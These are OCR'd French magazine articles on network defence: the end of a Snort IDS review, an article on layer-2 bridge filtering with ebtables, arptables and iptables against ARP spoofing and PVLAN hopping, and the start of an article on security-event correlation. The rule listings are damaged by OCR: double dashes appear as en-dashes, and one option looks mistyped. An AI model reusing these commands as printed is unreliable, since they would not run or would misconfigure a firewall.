vraiment ce que cela signifie : le taux de paquets perdus est-il vraiment de 0% et si c'est le cas, on peut se demander quel est le jeu de règles utilisé. En fait, même avec une configuration bien étudiée et en utilisant `barnyard` et le plugin `unified binary`, on ne pourra pas garantir de n'avoir aucune perte de paquet si le débit du réseau est un peu élevé.

La perte d'un petit pourcentage de paquets n'est pas importante si Snort est utilisé dans le but de générer différents rapports de synthèse sur l'activité du réseau d'un point de vue détection d'intrusion. Par contre, si on souhaite vraiment faire de la surveillance, on aura tout intérêt à dissocier complètement les processus de capture réseau et de détection d'intrusion en utilisant Snort en mode *offline* sur des fichiers de données réseau au format Pcap.

Les avantages d'utiliser des fichiers `pcap` et de faire une analyse différée dans le temps sont multiples : risques de perte de paquets infimes, disposer de l'intégralité du flux réseau pour investigation ultérieure avec d'autres outils, etc. Si on recherche de bonnes performances pour la capture réseau, on pourra par exemple sous Linux utiliser `net2pcap` [10] à la place de `tcpdump`.

Console de supervision

Il n'existe actuellement aucune console de supervision réellement utilisable en environnement de production. L'utilisation d'ACID à des fins autres qu'éducatives se révèle très vite assez contraignante et surtout coûteuse en ressources humaines. Enfin, cet outil souffre de limitations assez importantes : problèmes de performances lors de l'exploitation de base de données d'alertes de taille importante, pas de mode multi-utilisateurs, plus aucune évolution depuis longtemps, etc. Il faut signaler pour finir qu'en octobre 2003, Hervé Debar avait fait une présentation à l'OSSIR sur une nouvelle console de supervision issue d'un projet interne de France Télécom et présentée comme une alternative à ACID. Il avait été dit également à cette réunion que cette nouvelle console serait vraisemblablement disponible un jour sous une licence libre. Affaire à suivre...

Fonctionnement en production

Snort n'est pas encore assez robuste pour un fonctionnement en mode production. En effet, la moindre mise à jour de la configuration passe par un arrêt/relance, de même que pour la rotation et l'archivage des logs.

Ajout d'extensions

L'ajout de préprocesseurs ou de plugins supplémentaires ne semble pas une opération compliquée dans la mesure où tout est assez bien documenté, mais cela nécessite de toute façon une recompilation de Snort. Il aurait été intéressant de pouvoir rajouter des modules de manière complètement dynamique.

Conclusion

Snort est un excellent outil de sécurité réseau. La syntaxe puissante utilisée pour écrire des règles ainsi que les nombreuses fonctionnalités disponibles en font également un outil très souple. A ce titre, on peut l'écarter sans problème de son rôle de sonde NIDS et l'utiliser pour des besoins ponctuels en termes de surveillance.

C'est également un projet *open source* très vivant, au point que les évolutions d'une mise à jour à l'autre sont parfois difficiles à suivre. Si on ne prend pas un minimum de précaution lors de la mise à jour d'une version, on peut très vite se retrouver avec une base de données complètement submergée de fausses alertes tout simplement parce qu'une des options de configuration par défaut d'un préprocesseur a été modifiée !

Sourcefire est l'une des entreprises les plus connues, mais ce n'est sûrement pas la seule à gagner de l'argent en vendant des prestations de service autour de Snort. Par exemple, un autre indicateur de popularité intéressant concerne le nombre de livres disponibles sur le sujet. A ce propos, il faudra se méfier de certains titres ne contenant ni plus ni moins que des copier/coller de certaines documentations récoltées un peu partout sur le Web mais surtout sur **snort.org** ;)

Enfin, les IDS n'étant pas au meilleur de leur forme actuellement dans les budgets des entreprises, les discours marketing des IDS commerciaux ont une tendance d'autant plus forte à se rapprocher du surréalisme. Bref, tout cela pour dire que Snort est gratuit, facile à déployer et qu'il permet de donner une idée de ce qu'est la détection d'intrusions réseau. L'utilisation en production est en revanche une autre paire de manches...

Références

- [1] **http://www.snort.org/**
- [2] libnet - **http://www.packetfactory.net/libnet/**
- [3] libpcap - **http://www.tcpdump.org/**
- [4] stick - **http://www.eurocompton.net/stick/**snot - **http://www.stolenshoes.net/sniph/index.html**
- [5] **http://www.securityfocus.com/archive/1/313722**
- [6] whisker - **http://www.wiretrip.net/rfp/**
- [7] **http://www.snort.org/dl/rules/**
- [8] **http://www.sourcefire.com/technology/whitepapers.html**
- [9] Barnyard - **http://www.snort.org/dl/barnyard/**
- [10] net2pcap - **http://www.cartel-securite.fr/pbiondi/projects/net2pcap.html**

Filtrage de niveau 2 – Le firewalling au plus bas niveau

Dans le hors-série n°13 spécial Firewalls de GNU/Linux Magazine, il vous avait été montré comment mettre en œuvre un « pare-feu transparent » sous GNU/Linux [1]. Ce type de configuration, plus justement appelé pont filtrant, consiste à extraire la charge des trames Ethernet traitées par le pont pour y appliquer un filtrage adapté. En l'occurrence, il s'agissait d'extraire les paquets IP des trames pour les présenter à Netfilter [2], dont les capacités vous étaient présentées dans le hors-série 12 [9]. Dans cet article, nous allons approfondir la question des ponts filtrant pour mettre en place une politique de filtrage directement sur la couche Ethernet, au niveau 2, pour répondre à des problématiques plus larges que le simple filtrage des flux IP commutés.


De la nécessité du filtrage de niveau 2

Reprenons l'exemple du pont filtrant. Ce type de mise en œuvre nous permet de séparer deux ensembles A et B de machines appartenant à un même domaine de *broadcast* Ethernet et, si tout est fait dans les règles de l'art, à un même réseau IP, comme illustré en figure 1. Au niveau du pont, qui réalise la liaison entre les deux ensembles, nous sommes capables de filtrer les flux IP qui transitent par lui, comme les échanges entre deux hôtes `Ha` et `Hb`. Nous ne reviendrons pas sur la configuration du pont en lui-même, celle-ci étant décrite dans plusieurs articles [1][3] (voir figure 1).

Mais que se passe-t-il si nous devons, en plus des flux IP (version 4), traiter d'autres protocoles de niveau 3 tels que IPv6, IPX ou encore NetBEUI ? Sans aller aussi loin, la transmission des paquets IP sur un lien Ethernet repose sur un mécanisme de résolution d'adresses, ARP, dont les faiblesses ont largement été discutées [4]. Il pourrait donc s'avérer judicieux de filtrer ce protocole au niveau du pont. Or, nous sommes pour le moment limités à IP, et ce d'une manière on ne peut plus fâcheuse, puisque si nous sommes dans l'incapacité de travailler sur ces autres protocoles, nous ne sommes pas non plus capables de les bloquer, c'est-à-dire de les empêcher de franchir notre pare-feu...

Les conséquences de cette limitation sont énormes. Concernant le trafic ARP en particulier, nous ne sommes pas en position d'empêcher ou limiter des attaques en corruption de cache qui franchiraient le pont. Gênant... Plus généralement, un canal de communication utilisant un autre protocole de niveau 3 qu'IP, standard ou complètement obscur, défini à cette seule fin, ne sera ni bloqué, ni détecté. Rappelons-nous par exemple ce groupe de pirates italiens qui utilisait IPv6 pour transporter les communications

Figure 1 Pont filtrant



vers les différentes machines compromises [5] ou entre elles. On pourrait encore imaginer l'utilisation de trames non supportées par nos fonctionnalités de filtrage, comme les trames 802.2 et 802.3, pour encapsuler du trafic IP qui passerait ainsi au nez et à la barbe de notre pare-feu. Il est donc clair que la couverture offerte par notre outil de filtrage sur le trafic commuté par notre pont n'est pas suffisante pour garantir un niveau de sécurité digne de ce nom. Il va falloir se bouger un peu et trouver autre chose pour améliorer la situation.

Le filtrage de niveau 2

Notre objectif est donc de mettre en place un filtrage qui prendra en compte d'une part les éléments constituant les en-têtes des trames de niveau 2, en particulier la trame Ethernet classique, et éventuellement des éléments du protocole de niveau 3 encapsulé.

Quelques outils disponibles

Sur les commutateurs Ethernet évolués, nous disposons de fonctionnalités ciblées pour sécuriser la couche 2. Ainsi, nous comptons sur des dispositifs pour surveiller le trafic ARP ou le trafic associé à la gestion du *Spanning Tree* (STP), des *access lists* par port concernant des adresses MAC. Un concept intéressant est ce que Cisco appelle le *Private VLAN* (PVLAN). Ce type de protection permet d'isoler des hôtes dans le même domaine de *broadcast Ethernet* de manière à ce qu'ils ne puissent pas communiquer entre eux, comme illustré en figure 2.

Les hôtes du PVLAN1 ne peuvent pas communiquer avec le PVLAN2 et inversement. Le cas de la passerelle du réseau est particulier en ce qu'elle doit communiquer avec tout le monde. Elle est donc placée sur un port spécialement configuré pour communiquer avec tous

Cédric Blancher
cedric.blancher@arche.fr

les PVLANs du réseau et leurs membres. Cependant, ce statut particulier du routeur est susceptible de servir à un attaquant pour outrepasser la protection offerte par les PVLAN. Il se servira du routeur comme point de rebond pour envoyer ses paquets vers un autre PVLAN, comme illustré dans la figure 3.

Depuis `Ha`, il construit donc un paquet IP destiné à `Hb` qu'il va encapsuler dans une trame Ethernet destinée au routeur. Ce dernier reçoit le paquet et le route tout naturellement vers `Hb`. Cette attaque permet donc de créer un canal unidirectionel d'un PVLAN vers un autre. Pour la bloquer, il faut implémenter ce qu'on appellera des ACLs anti-rebond sur l'interface du routeur connectée aux PVLANs, c'est-à-dire des règles qui vont interdire à un paquet routé d'entrer et sortir par la même interface. Pour empêcher les rebonds sur l'interface `eth0` de notre routeur GNU/Linux, nous utiliserons la règle suivante :

```
iptables -A FORWARD -i eth0 -o eth0 -j DROP
```

Cependant, le PVLAN ne répond pas complètement à nos attentes dans la mesure où il interdit tout trafic de niveau 2 entre les hôtes considérés, ce qui n'est pas notre but. De plus, si on considère que deux stations ne doivent pas communiquer entre elles, elles ne devraient idéalement pas se trouver sur le même brin Ethernet.

Pour de plus amples détails sur ces protections et de nouvelles encore plus efficaces, on pourra se reporter aux nombreuses présentations disponibles en ligne sur le sujet [6] et aux sites des constructeurs.

Solution sous GNU/Linux

La solution proposée pour illustrer le filtrage de niveau 2 sera implémentée sous GNU/Linux, en utilisant un noyau de la série 2.6. Ces derniers disposent en effet de tous les outils nécessaires à la réalisation de notre pont filtrant en standard [3], contrairement à la série précédente [1]. Nous nous appuierons sur les outils `ebtables` [7], `arptables` [7] et `iptables` [2] pour implémenter un filtrage sur IPv4 et ARP, en interdisant tout autre type de trafic.

L'outil `ebtables` sert au filtrage de niveau 2. En l'utilisant, nous sommes capables de mettre en place des règles portant sur les informations contenues dans l'en-tête de niveau 2 des trames qui transitent par un pont. Ainsi, nous distinguerons différents types de trames (Ethernet, 802.1q, 802.3) et de charge selon la valeur du champ `protocol`. La structure de `ebtables` est très proche de celle de Netfilter, utilisant les concepts de tables et de chaînes. La table `filter` contient les chaînes `INPUT`, `OUTPUT` et `FORWARD`. Elles verront respectivement passer les trames à destination de la machine locale, émise par la machine locale ou commutée par notre pont.

Il convient de bien se rappeler que nous travaillons au niveau 2, et donc que la destination est définie par l'adresse MAC destination. Ainsi, un routeur qui recevrait une trame destinée à être routée via un pont la verrait passer dans la chaîne `INPUT` (la MAC destination est la sienne), bien que le paquet IP contenu ne lui soit pas destiné.

Figure 2 Exemple de PVLANs






Figure 3 Saut de PVLAN



La table `nat` contient les chaînes `PREROUTING`, `OUTPUT` et `POSTROUTING`. Elle permet de réaliser des opérations de modification des adresses MAC source et/ou destination des trames Ethernet. Le fait de travailler au niveau 2 limite fortement cette forme de NAT par rapport à ce que nous avons l'habitude d'utiliser aux niveaux 3 et 4, en particulier du fait que le concept d'état n'ait pas de sens au niveau 2. Nous ne pouvons donc réaliser que des opérations de NAT d'une adresse MAC vers une autre (NAT 1-1).

Enfin, une table spécifique appelée `broute` contenant une chaîne nommée `BROUTE` sert à aiguiller les trames soit vers le *process* de commutation, soit vers le process de routage. Ainsi, si une trame est acceptée dans cette chaîne, elle entrera dans le process de *bridging*, sinon elle sera envoyée directement à la pile IP de la machine

Figure 4 Analyse par détournement de trafic



pour être routée. Nous sommes ainsi à même de mettre en œuvre de l'extraction de trafic vers d'autres réseaux, vers des proxies/caches ou vers des systèmes d'inspection de contenu comme un filtre OP [8] (cf. figure 4).

Nous désirons limiter le trafic de niveau 3 à IP et ARP. Nous réalisons cela de la manière suivante :

```
ebtables -P FORWARD DROP
ebtables -A FORWARD -p ip -j ACCEPT
ebtables -A FORWARD -p arp -j ACCEPT
```

Ces règles extrêmement basiques devront évidemment être enrichies. Nous n'avons par exemple pas défini de règles entre différentes adresses MAC. En les spécifiant, nous construisons par exemple des PVLANs comme montrés précédemment. Ainsi, pour interdire tout trafic entre `eth0` et `eth1`, nous utilisons les règles suivantes :

```
ebtables -A FORWARD -i eth0 -o eth1 -j DROP
ebtables -A FORWARD -i eth1 -o eth0 -j DROP
```

Comme vous le constaterez par la suite, la syntaxe `ebtables` est très proche de celle d'`iptables` et reste relativement simple.

Gestion du trafic ARP

Notre objectif est de limiter au maximum les opportunités de corruption de cache ARP pour un pirate. Nous disons bien « limiter » parce que la bonne gestion d'ARP, si elle se conçoit assez simplement, ne s'énonce pas aussi aisément sous forme de règles. Une mesure comme « vérifier que l'adresse MAC source de la trame Ethernet est la même que celle contenue dans l'en-tête ARP » n'est pas traduisible sous forme de règle. Il nous faut disposer d'un moteur chargé d'appliquer cette vérification à tous les paquets ARP (et ce n'est pas encore le cas de `ebtables` par exemple) ou d'écrire les règles qui décriront toutes les situations possibles. Nous éviterons de nous lancer dans de tels travaux d'Hercule.

Nous avons la possibilité de travailler à deux niveaux pour contrôler ARP : travailler au niveau 2 avec `ebtables` qui dispose d'un support complet de ARP, ou bien travailler au niveau 3 avec `arptables`. Cet outil sert à filtrer le trafic ARP, de la même manière que `iptables` filtre le trafic IPv4 ou `ip6tables` filtre le trafic IPv6. Nous disposons alors de trois chaînes (`INPUT`, `OUTPUT` et `FORWARD`) dans une seule table (`filter`). En plus du filtrage, nous pouvons altérer les informations contenues dans les paquets ARP en utilisant la cible `mangle`. Si nous souhaitons par exemple modifier l'adresse MAC fournie dans les réponses de `Ha` par une adresse quelconque et les accepter (voir la page de `man` pour plus de détails), nous mettrons en place cette règle :

```
arptables -A FORWARD –h-length 6 –opcode 2 –source-ip $IP_Ha -j mangle
–mangle-mac-s $autre_MAC
```

Nous allons imposer un certain nombre de choses au niveau ARP. D'abord, nous souhaitons imposer que les paquets ARP concernent seulement IP sur Ethernet. Aucune requête pour d'autres protocoles de niveau 2 et 3 ne doit être autorisée.

```
ebtables -A FORWARD -p arp –arp-htype ! 1 –arp-ptype ! 0x800 -j DROP
```

En utilisant `arptables`, nous aurions :

```
arptables -P FORWARD DROP
arptables -A FORWARD –h-type ! 1 –proto-type ! 0x800 -j DROP
```

Nous voulons ensuite que les requêtes ARP soient émises en broadcast Ethernet. Nous savons en effet que les requêtes ARP peuvent servir à corrompre les caches ARP et que leur émission en *unicast* les rend moins visibles.

```
ebtables -A FORWARD -m pkttype –pkttype-type broadcast -p arp –arp-
opcode 1 -j ACCEPT
```

Cette règle ne peut pas être réalisée avec `arptables` dans la mesure où ce dernier ne permet pas d'obtenir d'information sur la couche 2. Ainsi, dès que nous aurons besoin d'intégrer des informations de la couche 2, il nous faudra utiliser `ebtables`, ce qui au passage nous montre tout l'intérêt de cet outil.

Nous pouvons aussi spécifier une plage d'adresses IP source et une plage d'adresses IP destination pour l'en-tête ARP à l'aide des options `–arp-ip-src` et `–arp-ip-dst` pour limiter ces requêtes au réseau IP que nous utilisons. Nous voulons ensuite que les réponses ARP soient émises en unicast. L'émission en *multicast* ou broadcast de réponse ARP vise à corrompre massivement et nous voulons éviter cela. Cela va aussi bloquer les *gratuitous* ARP, mais on peut clairement se passer de ce type de messages. Là encore, la spécification de plages d'adresses source et/ou destination sera possible.

```
ebtables -A FORWARD -m pkttype –pkttype-type host -p arp –arp-opcode 2
-j ACCEPT
```

Nous pourrions encore tenter de limiter le nombre de requêtes ARP passant le pont dans un laps de temps défini pour limiter les tentatives de maintien des entrées corrompues dans les caches. Cela se ferait à l'aide de la concordance `limit` dont le fonctionnement est similaire à son pendant pour `iptables`. Cependant, une telle mesure est hasardeuse car il est difficile de modéliser précisément la répartition des requêtes ARP dans le temps, même en fonctionnement normal. En outre, cela constituerait une source non négligeable de déni de service.

Ces règles imposent déjà pas mal de contraintes sur le trafic ARP, mais n'empêcheront évidemment pas la corruption de cache ARP. Pour être sûr de la restreindre, il faudrait, comme expliqué précédemment, décrire tous les cas de requêtes et de réponses susceptibles de passer par le pont. En supposant que nous ayons deux hôtes Ha et Hb séparés par le pont, nous aurons à décrire 4 cas (2 requêtes et 2 réponses) :

```
ebtables -A FORWARD -s $MAC_Ha -d FF:FF:FF:FF:FF:FF -p arp –arp-code 1 –arp-mac-src $MAC_Ha –arp-ip-src $IP_Ha –arp-ip-dst $IP_Hb -j ACCEPT
ebtables -A FORWARD -s $MAC_Hb -d $MAC_Ha -p arp –arp-opcode 2 –arp-mac-src $MAC_Hb –arp-ip-src $IP_Hb –arp-mac-dst $MAC_Ha –arp-ip-dst $IP_Ha -j ACCEPT
ebtables -A FORWARD -s $MAC_Hb -d FF:FF:FF:FF:FF:FF -p arp –arp-code 1 –arp-mac-src $MAC_Hb –arp-ip-src $IP_Hb –arp-ip-dst $IP_Ha -j ACCEPT
ebtables -A FORWARD -s $MAC_Ha -d $MAC_Hb -p arp –arp-opcode 2 –arp-mac-src $MAC_Ha –arp-ip-src $IP_Ha –arp-mac-dst $MAC_Hb –arp-ip-dst $IP_Hb -j ACCEPT
```

On voit tout de suite l'ampleur de la tâche lorsque le nombre de machines devient conséquent...

Gestion du trafic IP

Concernant le trafic IP, nous disposons également de deux niveaux d'action. Le premier sera le niveau 2 pour imposer des associations MAC/IP, de manière à bloquer le trafic émis par une machine dont le cache ARP serait corrompu. Par exemple, si nous considérons les machines Ha et Hb de la figure 1, nous allons avoir les spécifications suivantes pour contrôler les paquets qu'elles envoient et reçoivent :

```
ebtables -A FORWARD -s $MAC_Ha -p ip –ip-source $IP_Ha -j ACCEPT
ebtables -A FORWARD -d $MAC_Ha -p ip –ip-destination $IP_Ha -j ACCEPT
ebtables -A FORWARD -s $MAC_Hb -p ip –ip-source $IP_Hb -j ACCEPT
ebtables -A FORWARD -d $MAC_Hb -p ip –ip-destination $IP_Hb -j ACCEPT
```

Le cas du trafic en source ou à destination d'un routeur doit être traité différemment. En effet, un routeur va être amené à traiter des paquets IP qui lui sont directement destinés, auquel cas l'IP destination est la sienne, et des paquets qu'il doit router, auquel cas l'IP destination fait partie des réseaux qu'il dessert. Dans le cas d'un routeur par défaut, il s'agira, conformément à la table de routage, de n'importe quelle IP ne faisant pas partie du réseau local. Si on veut décrire le trafic géré par GW, la passerelle par défaut de notre réseau, tout cela se traduit de la manière suivante :

```
ebtables -A FORWARD -s $MAC_GW -p ip –ip-source $IP_GW -j ACCEPT
ebtables -A FORWARD -d $MAC_GW -p ip –ip-destination $IP_GW -j ACCEPT
ebtables -A FORWARD -s $MAC_GW -p ip –ip-source ! $LAN -j ACCEPT
ebtables -A FORWARD -d $MAC_GW -p ip –ip-destination ! $LAN -j ACCEPT
```

On remarquera que les 3e et 4e règles font office d'anti-rebond. Aucun paquet adressé à une IP du LAN ne peut rebondir sur le routeur dès lors qu'il passe à travers le pont.

Le second niveau d'action est le niveau 3, à savoir les paquets IP proprement dits, en utilisant la chaîne FORWARD de Netfilter qui les « verra » passer. Je ne vais cependant pas m'étendre sur le sujet, ce type de configuration et l'usage de Netfilter ayant déjà été traités [1][9], et étant en outre largement documentés sur la toile. Il conviendra cependant de noter qu'avec un noyau 2.6, lorsqu'on voudra reconnaître l'interface physique d'entrée ou de sortie d'un paquet sur le pont, on ne pourra pas utiliser les options -i et -o (comme c'était le cas avec les noyaux 2.4). En effet, l'interface (au sens système du terme) sera toujours le pont (br0 par exemple). Pour reconnaître une interface physique membre d'un pont, il faudra utiliser la concordance physdev. Celle-ci permet aussi, au moyen des directives –physdev-is-in, –physdev-is-out et –physdev-is-bridged de différencier respectivement les paquets entrant par le pont, sortant par le pont ou transitant par lui (i.e. transportés par des trames commutées). Ainsi, si nous voulons accepter les paquets contenus dans des trames commutées par notre pont et entrant sur eth0, nous utiliserons la règle suivante :

```
iptables -A FORWARD -m physdev –physdev-in eth0 –physdev-is-bridged -j ACCEPT
```

Nous pourrons également nous servir de cette fonctionnalité pour interdire les flux IP entre deux interfaces physiques membres du pont (cf. PVLAN) :

```
iptables -A FORWARD -m physdev –physdev-in eth0 –physdev-out eth1 -j DROP
iptables -A FORWARD -m physdev –physdev-in eth1 –physdev-out eth0 -j DROP
```

Nous avons travaillé ici sur un pont destiné à filtrer le trafic entre ses pattes. Mais tout ceci est applicable à un firewall classique de type routeur filtrant, voire une simple machine. Cependant, dans la mesure où ebtables ne sait travailler que sur des ponts, il va falloir ruser en créant un pont associé à chaque interface de la machine de manière à pouvoir y appliquer des règles. Il faudra alors utiliser les interfaces *bridge* (br0, br1, etc.) dans les règles Netfilter, les interfaces physiques n'étant accessibles qu'au travers de la concordance physdev.

Conclusion

Par ces exemples de règles simples, nous voulions vous donner un modeste aperçu des possibilités de filtrage qui s'offrent à nous lorsqu'on travaille au niveau 2 et combien celles-ci peuvent compléter le filtrage de paquets classique. Nous voulions surtout vous donner envie d'aller plus loin. Vous verrez par exemple qu'il est également possible de contrôler le trafic STP, de travailler sur des liens 802.1q, ou encore réaliser nombre de configurations tordues comme les apprécient les bidouilleurs que nous sommes.

Références

- [1] Loïc Minier, *Un bridge « firewallant »*, GNU/Linux Magazine Hors-Série 13
- [2] Netfilter, **http://www.netfilter.org/**
- [3] Cédric Blancher, *Le noyau et le réseau*, GNU/Linux Magazine Hors-Série 17
- [4] É. Detoisien, F. Raynal & C. Blancher, *Jouer avec le protocole ARP*, MISC3
- [5] *Europe Battles Insiders-Turned-Hackers*, PC World, **http://www.pcworld.com/news/article/0,aid,111851,00.asp**
- [6] Sean Convery, *Hacking Layer 2*, **http://www.arp-sk.org/doc/bh-us-02-convrey-switches.pdf**
- [7] ebtables, **http://ebtables.sourceforge.net/**
- [8] RFC3751, **http://www.faqs.org/rfcs/rfc3751.html**
- [9] Cédric Blancher, *Netfilter/iptables*, GNU/Linux Magazine Hors-Série 12

Analyse d'événements de sécurité

La multiplication des mécanismes de sécurité mis en œuvre sur les réseaux d'entreprise induit un accroissement exponentiel des messages d'information ou d'alerte. Émis par des systèmes fonctionnellement et structurellement différents et dans des volumes supérieurs à la capacité d'analyse d'un être humain, ces messages n'ont parfois de sens que dans le contexte d'une architecture et d'une suite d'événements s'y référant.

De nombreuses solutions ont par conséquent vu le jour ces dernières années. Chacune offre une solution ultime à la problématique de la « corrélation des logs ». Hors des éventuels débats marketing et commerciaux, cet article propose de faire le point sur les différentes approches théoriques et techniques mises en œuvre ou en cours de développement.

Les besoins d'analyse

Besoins de visibilité

La sécurisation des systèmes d'information a suivi, depuis le début des années 90, une démarche itérative dont les principales étapes ont été les suivantes.

1 – Début des années 90, fin des années 90 : prise de conscience

Lors de cette première phase, les entreprises et administrations ont essentiellement réalisé des audits. La majeure partie de ces audits n'avait pas de réel objectif d'évaluation, mais uniquement de sensibilisation. L'entreprise prenait conscience du fait que son système d'information était vulnérable.

2 – Fin des années 90, aujourd'hui : sécurisation

L'entreprise ayant pris conscience des risques tente tant bien que mal de se sécuriser. Cette deuxième phase s'accompagne d'un facteur accélérateur qu'est Internet. Internet apparaît alors d'une part comme un nouveau vecteur d'attaques, et d'autre part comme une nouvelle source d'information, tant pour les personnes responsables de la sécurité du système d'information que pour les éventuels attaquants. Ce facteur accélérateur est responsable d'une croissance anarchique des moyens de sécurisation. En effet, l'entreprise essaie de maintenir sa sécurité à niveau relativement constant, tâche rendue d'autant plus complexe que le nombre de failles découvertes s'accroît exponentiellement.

3 – Aujourd'hui : visibilité

La principale problématique à laquelle sont confrontés les acteurs concernés par la sécurité du système d'information est le manque de visibilité. En effet, la réduction des délais de réaction face aux nouvelles technologies d'intrusion a essentiellement pour conséquence la mise en place de solutions hétérogènes. En outre, l'absence de standards et les impératifs induits de la concurrence commerciale ont d'emblée imposé la coexistence de systèmes de supervision sinon concurrents, du moins incompatibles.

La conséquence directe de cet état de fait est l'impossibilité de fournir de manière globale les données et métriques nécessaires à l'évaluation de l'activité de sécurité. Cette lacune se ressent bien entendu au niveau technique avec la relative impossibilité d'évaluer rapidement et de manière fiable la possibilité qu'une intrusion soit en cours ou ait déjà eu lieu. Elle est également sensible au niveau stratégique de l'entreprise dans la mesure où l'absence de visibilité à un tel niveau décisionnel ne donne pas la possibilité de rationaliser des investissements, financiers ou humains, dans le domaine de la sécurité du système d'information.

Classification des composants du SI

Si la sécurité du système d'information est « officiellement » confiée à un certain nombre de composants spécifiques, il est important de garder à l'esprit que l'ensemble des composants, s'il n'a pas un rôle actif, est à même de fournir des informations pertinentes en termes d'analyse. Nous distinguerons par conséquent quatre catégories de composants auxquelles tout élément du système d'information peut être affecté.

Composants actifs

Ces éléments ont un rôle actif dans la sécurité, qu'il s'agisse de bloquer les données ou flux malicieux (ou du moins non autorisés), d'autoriser l'accès aux ressources ou de garantir la confidentialité et l'intégrité des données. Une liste non exhaustive des composants rentrant dans cette catégorie serait la suivante :

- → routeurs filtrants ;
- → firewalls ;
- → proxy et reverse-proxy ;
- → anti-virus et analyseur de codes mobiles ;
- → antispam et antirelais ;
- → IPS et IDS couplés aux systèmes de filtrage ;
- → serveurs d'authentification.

Composants passifs

Cette catégorie intègre les éléments dont le rôle est de fournir des informations concernant la sécurité du système d'information, sans toutefois interagir directement avec l'infrastructure du système d'information.

Renaud Bidou
<renaud.bidou@iv2-technologies.com>
http://www.iv2-technologies.com/~rbidou

Les principaux membres de cette catégorie sont :

- → IDS ;
- → honeypots ;
- → systèmes de contrôle d'intégrité ;
- → outils « d'écoute » réseau et système.

Composants de ressource

Les composants de ressource sont des systèmes fonctionnellement liés aux composants actifs de sécurité. Ainsi un service d'annuaire utilisé par un serveur d'authentification appartient à cette catégorie. La multiplicité des ressources pouvant potentiellement être utilisées par les composants actifs de sécurité et leur diversité fonctionnelle sont telles qu'il n'est pas envisageable d'en établir une liste.

Composants de visibilité

Cette dernière catégorie regroupe l'ensemble des éléments du système d'information ne pouvant être affectés à l'une des catégories décrites ci-dessus et étant néanmoins à même de fournir des informations pertinentes en termes d'analyse pour l'activité de la sécurité du système d'information. Les principaux composants du SI entrant dans cette catégorie seraient les serveurs, les applications ainsi que l'ensemble des systèmes de l'infrastructure réseau tels que les commutateurs et les routeurs.

Données de pilotage

Le pilotage de la sécurité du système d'information ne peut être effectif que s'il s'appuie d'une part sur un référentiel et d'autre part sur des données cohérentes, homogènes et respectant le référentiel en question.

Ainsi à partir des données provenant de l'ensemble des composants du système d'information, le pilotage doit fournir la possibilité, tant au niveau stratégique que technique, de définir les axes de prévention et de réaction immédiats (en cas d'intrusion en cours), puis à court, moyen et long termes.

Prévention

D'un point de vue technique, la prévention consiste à mettre en place les solutions facilitant le maintien du niveau de sécurité du système d'information. La prévention technique intègre par conséquent les campagnes régulières de mise à jour des systèmes, l'analyse des risques et la mise en place de systèmes de protection adaptés ainsi que le suivi permanent de l'activité sécurité sur la plate-forme.

Une bonne prévention nécessite par conséquent une visibilité détaillée à court ou moyen terme des événements intervenant sur les systèmes.

D'un point de vue stratégique, la prévention passe par l'identification et l'évaluation des risques ainsi que par la fourniture des moyens humains ou financiers nécessaires à leur circonscription.

Ceci implique la mise à disposition de métriques homogènes garantissant une analyse fiable de l'évolution des risques en fonction des actifs informatiques de l'entreprise.

Réaction

Techniquement, la réaction est une action instantanée de réponse à une tentative d'intrusion. Les délais courts et les conditions de stress particulièrement fortes imposent une qualification parfaite de l'incident. Faute de quoi la réaction sera au mieux inappropriée, au pire plus néfaste que l'intrusion.

Il est donc nécessaire que les décideurs et acteurs techniques disposent rapidement de données facilitant l'évaluation de l'impact d'une tentative d'intrusion et de qualifier le contexte dans lequel elle a lieu.

